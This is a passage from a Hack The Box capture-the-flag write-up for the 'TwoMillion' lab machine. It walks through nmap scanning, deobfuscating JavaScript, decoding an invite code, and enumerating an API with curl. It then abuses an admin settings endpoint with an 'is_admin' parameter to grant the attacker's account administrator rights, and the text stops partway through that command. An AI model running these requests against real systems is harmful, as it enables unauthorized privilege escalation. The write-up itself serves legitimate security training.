
TwoMillion Write-Up



(Logo created using Gemini Flash 3)

Prepared by ZeroTrustWraith

April 9th, 2026.

Difficulty: **Easy**

Synopsis provided by <https://hackthebox.com/>

“TwoMillion is an Easy difficulty Linux box that was released to celebrate reaching 2 million users on HackTheBox. The box features an old version of the HackTheBox platform that includes the old hackable invite code. After hacking the invite code an account can be created on the platform. The account can be used to enumerate various API endpoints, one of which can be used to elevate the user to an Administrator. With administrative access the user can perform a command injection in the admin VPN generation endpoint thus gaining a system shell. An .env file is found to contain database credentials and owed to password re-use the attackers can login as user admin on the box. The system kernel is found to be outdated and CVE-2023-0386 can be used to gain a root shell.”

Skills Required (personal recommendations + official write-up recommendations)

- **Basic JavaScript Knowledge**
- **Basic PHP Knowledge**
- **Basic BurpSuite Knowledge**
- **Basic Linux Command Line Interface Knowledge**

Skills Learned (official write-up conclusion)

- **JavaScript Deobfuscation**
- **API Enumeration**
- **Command Injection**
- **System Enumeration**
- **CVE-2023-0386**

Analyst's Insight


I have decided to begin creating write-ups to bridge the gaps often found between official documentation and the practical application of a proof-of-concept. My goal is to provide clarity for future penetration testers while offering deeper insight into adversarial thinking and the mechanics of real-world exploitation.

Enumeration

Nmap

```
nmap -sC -sV -Pn {target_IP}
```

Example: `nmap -sC -sV -Pn 10.10.10.11`



```
sudo nmap -sC -sV -Pn {target_IP}
[sudo] password for ZeroTrustWraith:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 20:56 -0500
Nmap scan report for 10.129.229.66
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx
|_ http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds
```

Based on our scan results, we can see that **Port 22** (SSH) and **Port 80** (HTTP) are open. Port 22 is using OpenSSH version 8.9p1 and Port 80 is using Nginx. We can also see that Port 80 mentions a redirect to **http://2million.htb**. To ensure that our system can resolve the DNS properly, we need to add the domain to our **/etc/hosts** file.

```
echo '{target_IP} 2million.htb' sudo tee -a /etc/hosts
```

After adding the domain to your hosts file, open your browser and head to **http://{target_IP}:80**

This specifies that we want to go to Port 80 (HTTP) for our target IP address.



When we examine the page, we can see a “join” option. Select the “join” option (or scroll down) and then select the “Join HTB” button. If we view the page source by right-clicking the page, we can see an **/invite** endpoint. When we follow the **/invite** endpoint for the domain by typing **http://2million.htb/invite**, it asks us to input an invite code.

Right-click the page and select “*view page source*.”

Note: You may have to right-click at the top of the invite code box as this page has an interactive background that may not give you the “view page source” option.

```

<script defer src="/js/inviteapi.min.js"></script>
  <script defer>
    $(document).ready(function() {
      $('#verifyForm').submit(function(e) {
        e.preventDefault();

        var code = $('#code').val();
        var formData = { "code": code };

        $.ajax({
          type: "POST",
          dataType: "json",
          data: formData,
          url: '/api/v1/invite/verify',
          success: function(response) {
            if (response[0] === 200 && response.success === 1 &&
response.data.message === "Invite code is valid!") {
              // Store the invite code in localStorage
              localStorage.setItem('inviteCode', code);

              window.location.href = '/register';
            } else {
              alert("Invalid invite code. Please try again.");
            }
          },
          error: function(response) {
            alert("An error occurred. Please try again.");
          }
        });
      });
    });
  </script>
</body>
</html>

```

When viewing the page's source code, we can see a reference to an API endpoint on the <http://2million.htb/> domain for `/api/v1/invite/verify`. This script sends a POST request in JSON. To verify what this is doing, let's examine the AJAX request by clicking on the `inviteapi.min.js` script it references at the top.

Upon examining this script, we can see that it appears to be obfuscated. We can use **de4js** (or other deobfuscation tools like **beautifier.io**) to deobfuscate the script. Head to **thanhle.io.vn/de4js/** in your browser, paste the script, select the “packer” option, and then select “auto decode.”

String Local File Remote File

```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}};e=function(){return'\w+'};c=1;while(c--){if(k[c]){p=p.replace(new RegExp('\b'+e(c)+'\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|
```

☐ None ☐ Eval ☐ Array ☐ Obfuscator IO ☐ _Number ☐ JSFuck ☐ JJencode ☐ AAencode ☐ URLEncode ☒ Packer ☐ JS Obfuscator ☐ My Obfuscate ☐ Wise Eval ☐ Wise Function ☐ Clean Source ☐ Unreadable

☐ Line numbers ☒ Format Code ☐ Unescape strings ☒ Recover object-path ☐ Execute expression ☒ Merge strings ☐ Remove grouping

Clear

Auto Decode

After deobfuscating the script, we find an API endpoint for `/api/v1/invite/how/to/generate` .

```
function verifyInviteCode(code) {
    var formData = {
        "code": code
    };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
}
```

From here, we are going to use curl to achieve our objectives. Use this command in your command line interface:

```
curl -sX POST http://2million.htb/api/v1/invite/how/to/generate | jq
```

```
curl -sX POST http://2million.htb/api/v1/invite/how/to/generate | jq
{
  "0": 200,
  "success": 1,
  "data": {
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrfg gb /ncv/i1/vaivgr/trarengr",
    "entype": "ROT13"
  },
  "hint": "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
}
```

After doing the curl, we are provided with a code that is encrypted using ROT13. ROT13 is a Caesars Cipher. For this task, copy the encrypted string and go to **CyberChef** (search “CyberChef” in your web browser) to decrypt it using the ROT13 decrypter.

The screenshot shows the CyberChef web application interface. On the left, a sidebar lists various operations, with 'ROT13' selected. The main area is divided into three sections: 'Recipe', 'Input', and 'Output'. The 'Recipe' section shows 'ROT13' with checkboxes for 'Rotate lower case chars' and 'Rotate upper case chars' both checked, and a 'Rotate numbers' checkbox unchecked. The 'Input' section contains the encrypted string: 'Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrfg gb /ncv/i1/vaivgr/trarengr'. The 'Output' section displays the decrypted message: 'In order to generate the invite code, make a POST request to /api/v1/invite/generate'. At the bottom, there is a 'BAKE!' button and an 'Auto Bake' checkbox.

The ROT13 Decryption tells us to make a POST request to **/api/v1/invite/generate**.

From here, we are going to move to the command line interface and use curls to progress further.


```
curl -sX POST http://2million.htb/api/v1/invite/generate | jq
```



```
curl -sX POST http://2million.htb/api/v1/invite/generate | jq
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "SThLQ1QtVlUzRlotRzZXNjYtS1BXTkw=",
    "format": "encoded"
  }
}
```

Upon doing the curl, we are provided with a string that is encoded in base64. We are going to copy this string and use the following command to decode it.

```
echo "{base64_string_here}" | base64 -d
```



```
(ZeroTrustWraith@Linux)-[~]
$ echo "UkZNQzUtTUIzM08tQVlJRzEtNTV0TkQ=" | base64 -d
RFMC5-MB330-AYIG1-55NND
```

Once you have the decoded invite code, head back to <http://2million.htb/invite> and enter the code. Complete the registration form (**do NOT use your real passwords or email**). **Side note:** I had to recreate the above image, so ignore the mismatching strings.

Note: use an email such as your_username_goes_here@2million.htb.

← → ↻ 🏠 Not Secure http://2million.htb/register ☆

🔖 Import bookmarks... 📁 KaliResources 📁 PenTestPlatforms 📁 DBs 📁 VulnOSINT

Registration

Type your details below.

Invite code

I8KCT-VU3FZ-G6W66-KPWNL

Username

ZeroTrustWraith

E-Mail

ZeroTrustWraith@2million.htb

Password


••••

Confirm password


••••

Register

After registering, you will be redirected back to the login screen at the **/login** endpoint. Here, you will use your newly created account to login and you will be redirected to the **/home** endpoint.



Once you login, you will see the main page and this side bar depicted in the image to the right. Use this side bar to navigate to the “access” section. We notice that, upon clicking “connection pack,” it downloads a VPN file. Fire up **BurpSuite** , go to the “proxy” tab, and open the browser. Make sure that “intercept” is turned OFF.



Once you open the browser, head to the URL with the **/home** endpoint at **http://2million.htb/home** .

Click on the “connection pack” icon so that you can view the website’s behavior. Upon clicking the “connection pack” button, we can navigate to the “target” tab of BurpSuite and see that it sends a GET request to the endpoint **/api/v1/users/vpn/generate** . Click on this request and view the HTML code.

Go to your terminal and run the command:

```
curl -sv 2million.htb/api
```

We receive an HTTP/1.1 401 Unauthorized code. We can try including our PHPSESSID cookie that can be found in your BurpSuite GET request.

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2vml13ss69rt933k2hjngnsh0b
Connection: keep-alive
```

Run the command again, but this time include your PHPSESSID. The command will look like this:

```
curl -sv 2million.htb/api --cookie "PHPSESSID={your_PHPSESSID_here}" | jq
```

Example using my PHPSESSID:

```
curl -sv 2million.htb/api "PHPSESSID=2vml13ss69rt933k2hjngnsh0b"
```

This time we receive an **HTTP/1.1 200 OK** status.

We need to try to make a request further into the subdirectories. Let's try the **/api/v1** subdirectory and see what happens.

```
curl -sv 2million.htb/api/v1 --cookie "PHPSESSID={your_PHPSESSID}" | jq
```

This time we receive several new endpoints.

We have **/api/v1/admin/auth**, **/api/v1/admin/vpn/generate**, and **/api/v1/admin/settings/update**.

From an adversarial mindset, these administrative endpoints represent a significant breakdown in access control. A malicious actor would view this as a primary vector to exfiltrate sensitive data, disrupt critical services, or destroy system integrity by escalating to admin-level privileges.

```

curl -sv 2million.htb/api/v1 --cookie "PHPSESSID={session_ID}" | jq
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.229.66
* Trying 10.129.229.66:80...
* Established connection to 2million.htb (10.129.229.66 port 80) from {tun0_IP} port {port}
* using HTTP/1.x
> GET /api/v1 HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.19.0
> Accept: */*
> Cookie: PHPSESSID={session_ID}
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 09 Apr 2026 04:05:53 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [812 bytes data]
* Connection #0 to host 2million.htb:80 left intact
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}

```

We will follow our first lead: **/admin/auth** .

```
curl 2million.htb/api/v1/admin/auth -cookie "PHPSESSID={your_SESSID}" | jq
```

The output we receive from the curl returns `"message": false`. So, we will follow-up with our next lead: `/admin/vpn/generate`.

```
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}
```


We will run this command:

```
curl -sv POST 2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID={your_SESSID}"
```

This time, we get another `401 Unauthorized` error because we do not have administrator privileges.

We will follow-up with the third lead that we found: `/api/v1/admin/settings/update` .

```
curl -v -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID={your_SESSID}"
```




```
curl -sv -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID={sess_ID}" | jq

* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.229.66
* Trying 10.129.229.66:80...
* Established connection to 2million.htb (10.129.229.66 port 80) from {tun0_IP} port {port}
* using HTTP/1.x
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.19.0
> Accept: */*
> Cookie: PHPSESSID={session_ID}
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Thu, 09 Apr 2026 04:29:00 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [64 bytes data]
* Connection #0 to host 2million.htb:80 left intact
{
  "status": "danger",
  "message": "Invalid content type."
}
```

This time, we receive a message stating “`Invalid content type`” . However, we have a `HTTP/1.1 200 OK` status.

Since we know that APIs tend to use JSON for sending and receiving data, we will change the content type to **application/json**.

```
curl -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID={your_SESSID}" --header "Content-Type: application/json" | jq
```



```
curl -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID={sess_ID}" --header "Content-Type: application/json" | jq
```


% Total	% Received	% Xferd	Average Dload	Speed	Time	Time	Time	Current
				Upload	Total	Spent	Left	Speed
100	56	0	56	0	0	473	0	0

```
{
  "status": "danger",
  "message": "Missing parameter: email"
}
```

This time, we receive a message stating **“Missing parameter: email”**

We will use the email for the account we created using our invite code from earlier.

```
curl -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID={your_SESSID}" --header "Content-Type: application/json" --data '{"email": "yourEmail@2million.htb"}' | jq
```



```
curl -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID={sess_ID}" --header "Content-Type: application/json" --data '{"email": "test@2million.htb"}' | jq
```

% Total	% Received	% Xferd	Average Dload	Speed	Time	Time	Time	Current
				Upload	Total	Spent	Left	Speed
100	99	0	59	100	40	522	354	0


```
{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}
```

Now we receive a message stating **“Missing parameter: is_admin”**

Since scripting and binary use boolean logic, we will add a parameter for **"is_admin": 1** .

In scripting/binary, 0 = no/false, 1 = yes/true.

```
curl -X PUT 2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID={your_SESSID}" --header "Content-Type: application/json" --data
'{"email":"yourEmail@2million.htb", "is_admin": '1'}' | jq
```




```
curl -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID={sess_ID}" --header
